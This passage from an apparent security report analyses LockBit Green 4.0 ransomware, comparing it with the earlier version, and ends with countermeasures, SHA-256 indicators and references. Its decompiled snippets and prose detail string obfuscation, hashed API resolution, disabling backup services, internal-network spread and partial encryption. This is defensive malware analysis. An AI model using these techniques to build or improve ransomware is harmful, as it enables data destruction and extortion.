For character strings, it is classified into encoding and encryption according to length. Like the content of the ransom note or the description of the execution factor, it is encrypted using the RC4 algorithm if the length of the character string is too long. The 16 byte key used for encryption is saved in the ransomware, which is recovered using the same key used for the ransom note decryption. On the contrary, for character strings within 20 characters that are relatively short compared to the ransom note such as ransomware execution factor and encryption exception items, it has been encoded using the 0x3A and XOR algorithm, so it is decoded and used when required.

```
.data:000000014001E910 qword_14001E910 dq 0B63F6BA9h ; DATA XREF: sub_140013A9F:loc_14001439Cfo
.data:000000014001E918 dq offset kernelbase_GetProcAddress
.data:000000014001E920 dq 2CCBA826h
.data:000000014001E928 dq offset ntdll_NtUnmapViewOfSection
.data:000000014001E930 dq 26AFE3BDh
.data:000000014001E938 dq offset ntdll_NtProtectVirtualMemory
.data:000000014001E940 dq 0C0585A7h
.data:000000014001E948 dq offset ntdll_NtOpenSection
.data:000000014001E950 dq 0A41F0062h
.data:000000014001E958 dq offset ntdll_NtMapViewOfSection
.data:000000014001E960 dq 7329774Ch
.data:000000014001E968 dq offset ntdll_NtSetInformationProcess
.data:000000014001E970 dq 9CB66CE7h
.data:000000014001E978 dq offset ntdll_RtlInitUnicodeString
.data:000000014001E980 dq 0C5FAA7F4h
.data:000000014001E988 dq offset kernelbase_GetSystemDirectoryW
.data:000000014001E990 dq 0BB1877C8h
.data:000000014001E998 dq offset kernelbase_CreateFileW
.data:000000014001E9A0 dq 189B0ED3h
.data:000000014001E9A8 dq offset kernelbase_CreateFileMappingW
.data:000000014001E9B0 dq 3003FE11h
.data:000000014001E9B8 dq offset kernelbase_MapViewOfFile
.data:000000014001E9C0 dq 592687B5h
.data:000000014001E9C8 dq offset kernelbase_UnmapViewOfFile
.data:000000014001E9D0 dq 0BE9F995Fh
```

**Figure 14. API Dynamic Call**

Dynamically call the API which is a required function for executing the ransomware. Go through each function in the DLL that is used by the current process to distinguish if it is a required function or a DLL, and then save the starting address of the function or DLL. It uses a method that produces a hash value for the function name through the custom hash algorithm to compare functions, and then checks if the produced hash value exists in the hash list saved in the ransomware. If there exists a matching hash, the address of the API after the specific hash value is saved and used. Previously, LockBit Green used MurmurHash2A for its hash algorithm.



**Figure 15. LockBit Green 4.0 --help Message Box**

LockBit Green 4.0 has various execution factors. The execution factor is saved in an encoded state, which is decoded before comparison and then compares with the ransomware execution factor. If you use "--help", it prints a message box that describes each execution factor. For the existing LockBit Green, the repetitive execution prevention deactivation option "--nomutex" was always activated. Both versions of "-p" which is a file encryption path designation option provides the same functions, but multiple changes were found aside from this. The detailed execution factor is shown in the table below.



LockBit Green (2023)		LockBit Green 4.0	
Execution variable	Description	Execution variable	Description
-p <path>	Designate encryption path	-p <path>	Designate encryption path
-m [mode]	<b>all: Local, network, backup</b> local: Local disk encryption net: Network storage encryption <b>backups: Delete backup copy</b>	-m [mode]	<b>all: Local, network</b> local: Local disk encryption net: Network storage encryption
-nomutex	Deactivate repetitive execution prevention <b>(Always active regardless of factor)</b>	-nomutex	Deactivate repetitive execution prevention
-log <path>	Create log file	-	
-size <percent>	Set partial encryption ratio <b>(Fix 50% regardless of the inputted value)</b>		
-		-f	Ignore encryption exception items
		-h / --help	Print execution method
		-k	Deactivate self-deletion
		-q	Extension unchanged Ransom note not created

**Table 1. Compare LockBit Green Execution Variable**

Additionally, it identifies the environment of the attack target and decides whether to terminate the program. First, check the keyboard language identifier of the target equipment. If the equipment uses 0x419 (Russian), stop ransomware execution.

If specific services are being executed for smooth file encryption, forcibly terminate these services. A total of 48 targets for service termination is saved in the form of hash values 4 bytes long. After approaching the service list of the current system, it takes the name of all services one by one. After producing the service name as a hash value using the custom hash algorithm, it compares the saved hash values in the targets for service termination. If the hash value exists in the list, the settings of the specific services are changed to forcibly carry out deactivation. Although it can't check all services target for termination as hash values can't be reverse engineered, it was found that it deactivates VSS, which is a service that manages backup copies.

```

iptables = (v1316.m128i_i64[0])(v1010); // _inet_ntoa
v1316.m128i_i8[4] = 0x3A;
v1316.m128i_i32[0] = 0x14080D0B;
v1031 = sub_7FF6EACF1890(&v1316); // decode 172.
v1032 = sub_7FF6EACE3373(iptable, v1031);
v1316.m128i_i8[8] = 0x3A;
v1316.m128i_i64[0] = 0x14020C0B1408030Bi64;
v1033 = sub_7FF6EACF18C0(&v1316); // decode 192.168.
v1034 = sub_7FF6EACE3373(iptable, v1033);
v1316.m128i_i32[0] = 0x3A140A0B;
v1035 = sub_7FF6EACF0950(&v1316); // decode 10.
v1036 = sub_7FF6EACE3373(iptable, v1035);
v1316.m128i_i8[4] = 0x3A;
v1316.m128i_i32[0] = 0x14030C0B; // decode 169.
v1037 = sub_7FF6EACF1890(&v1316);
v1038 = sub_7FF6EACE3373(iptable, v1037);
if ( v1032 == iptable || v1034 == iptable || v1036 == iptable || v1038 == iptable )

```

Figure 16. IP Address Character String Decoding

LockBit Green 4.0 currently checks the network interface of the current system, then attempts internal transmission using specific IP bands. After searching for the ARP table with the MAC address mapped, only take the IP address list from the table. Afterwards, decode the character strings of 172.x.x.x, 192.168.x.x, 10.x.x.x, 169.x.x.x used as internal IP bands, and check if it exists in the imported IP address list. If a matching IP address exists, it attempts socket connection to the specific IP address and then tries transmission.


Designate the range of file encryption according to the "-m," "-f" execution variables. If a factor is not separately designated or "-m all" is used, it performs encryption for all resources in the local drive and network. If "-m local" is used, only the local drive is encrypted, and "-m net" only encrypts the network resources. The "-m backups" factor used in previous versions are no longer used. Additionally, encryption is performed excluding preset encryption exception directories and file extensions, and using the "-f" execution factor performs encryption including the specific exception items. Exception items for each version are listed in the table below.

LockBit Green (2023)	LockBit Green 4.0
Windows, \$Recycle.Bin, Boot, <b>temp, winnt, temp, thumb, Trend Micro, perflogs,</b> System Volume Information	Windows, \$Recycle.Bin, Boot, <b>All Users, Chocolatey,</b> <b>Microsoft Visual Studio,</b> System Volume Information

Table 2. Encryption Exception Folders

LockBit Green (2023)	LockBit Green 4.0
!!!-Restore-My-Files-!!!, CONTI_LOG.txt, *.exe, *.lnk, *.dll, *.sys, *.msi, *.bat	<b>Iconcache.db, thumbs.db,</b> *.exe, *.lnk, *.dll, *.sys, *.dpl

Table 3. Encryption Exception Files and Extensions




**Figure 17. Partial Encryption Method for LockBit Green Versions**

The encryption target folders saves the encrypted ransom note, and then encrypts each file using the multi-thread method. File encryption is classified into complete and partial encryption according to size, with differences in encryption methods according to each version. In the previous version, files under 1MiB performs complete encryption, and the first 1MiB was encrypted for files between 1 and 5MiB. Partial encryption is performed for files exceeding 5MiB, where the partial encryption method is decided according to the use of the "-size" factor. If "-size" is used, the file is divided into 10 blocks, and only 5 blocks accounting for 50% of the total file size is encrypted. If "-size" is not used, the attacker only encrypts the first, end, and middle part of the file according to the preset ratio. In the latest version LockBit Green 4.0, total encryption is performed for files under 1MiB, and only 27% of the total file size is encrypted for files exceeding 1MiB. Partial encryption is performed using the method of encrypting a total of 3 areas of 9% each (start, middle, end) based on the file size.

Both versions produce a random 32-byte key before performing encryption using the ChaCha20 algorithm. However, there is a difference in the key protection and storage method. The previous version protects the key using the RSA algorithm and stores it in the end of the encrypted file, but LockBit Green 4.0 protects the key using a shared password produced with the Curve25519 algorithm and saves it on the front of the encrypted file.

## Countermeasures against the LockBit 4.0 Ransomware



**Figure 18. Countermeasures against the LockBit 4.0 Ransomware**

LockBit 4.0 ransomware executes using the PowerShell Script. Cases of using the method of executing from the memory without producing a separate ransomware file has been confirmed. Therefore, malicious actions can be prevented by blocking abnormal processes through activating the ASR<sup>7</sup> rule. Additionally, because ransomware is registered as a starting program, action-based detection solutions can be used to block malicious activities.

It deactivates Windows Defender services and then also attempts to deactivate the Windows event log function. In this case, event logs should be configured to allow access only to authorized users or stored separately in a remote storage location for preservation. Furthermore, malicious actions can be prevented by blocking abnormal processes through using the EDR<sup>8</sup> solution.

The ransomware attempts to spread within the internal network by using Windows' network-related API, Winsock. It checks the current system's network IP address table, and if it detects addresses within the internal ranges of 172.x.x.x, 192.168.x.x, 10.x.x.x, or 169.x.x.x, it tries to establish network connections and propagate the ransomware. Therefore, restricting unnecessary communication through host firewalls can help mitigate this.

<sup>7</sup> ASR (Attack Surface Reduction): A protection feature that blocks specific processes and executable processes used by attackers.

<sup>8</sup> EDR (Endpoint Detection and Response): A solution that detects, analyzes, and responds to malicious behavior occurring on terminals such as computers, mobile devices, and servers in real time to prevent the spread of damage.

Before file encryption, the backup copy is deleted to prevent the user from recovering and proceeds with file encryption after disabling the VSS service that manages the backup copies. Activating the ASR rule can block the process of deleting the backup copy and encrypting the file. Because the shared network folder is also encrypted along with the local disk, unnecessary network functions should be deactivated and remote backup should be performed in a separate network or storage for backup copies.

## IoCs

Hash(SHA-256)
563cd800e80253a7051ea8a1bd690d123cf7820c355addeeaabaa227984d9cb
82d89a75d80e80e4be42c9eb79e401558c9fa3175648cd0c0467f2de1a07a908
3552dda80bd6875c1ed1273ca7562c9ace3de2f757266dae70f60bf204089a4a
20dd91f589ea77b84c8ed0f67bce837d1f4d7688e56754e709d467db0bea03c9
33376f74c2f071ff30bab1c2d19d9361d16ebaa3dee73d3b595f6d789c15f620
2f5051217414f6e465f4c9ad0f59c3920efe8ff11ba8e778919bac8bd53d915c
48e2033a286775c3419bea8702a717de0b2aaf1e737ef0e6b3bf31ef6ae00eb5
21e51ee7ba87cd60f692628292e221c17286df1c39e36410e7a0ae77df0f6b4b
9733092223c428fc0e44a90b01c7f77a97bb1205def8be1224ac68969182638e
a33f21d28bd83a9501257ee727c46486989bdfea6d5cb9f1c12c9a67296b21b1
0ace4e1158ab5b7723493f39d6949309e00e4a71804f0b09e33d5d48a28cb061
36f48ef3776c01d63a2fd594d52dfb7402ea634162fd079b0d942367a2fbed56

## ■ Reference Sites

- United States Department of Justice (<https://www.justice.gov/opa/pr/phobos-ransomware-affiliates-arrested-coordinated-international-disruption>)
- BankInfoSecurity(<https://www.bankinfosecurity.com/leaked-black-basta-chat-logs-show-banalities-ransomware-a-27573>)
- CyberSecurityDive (<https://www.cybersecuritydive.com/news/leaked-ransomware-chat-logs-reveal-black-bastas-targeted-cves/741129/>)
- CSO Online (<https://www.csoonline.com/article/3822338/authorities-seize-phobos-and-8base-ransomware-servers-arrest-4-suspects.html>)
- The Record (<https://therecord.media/oakland-confirms-massive-second-data-leak>)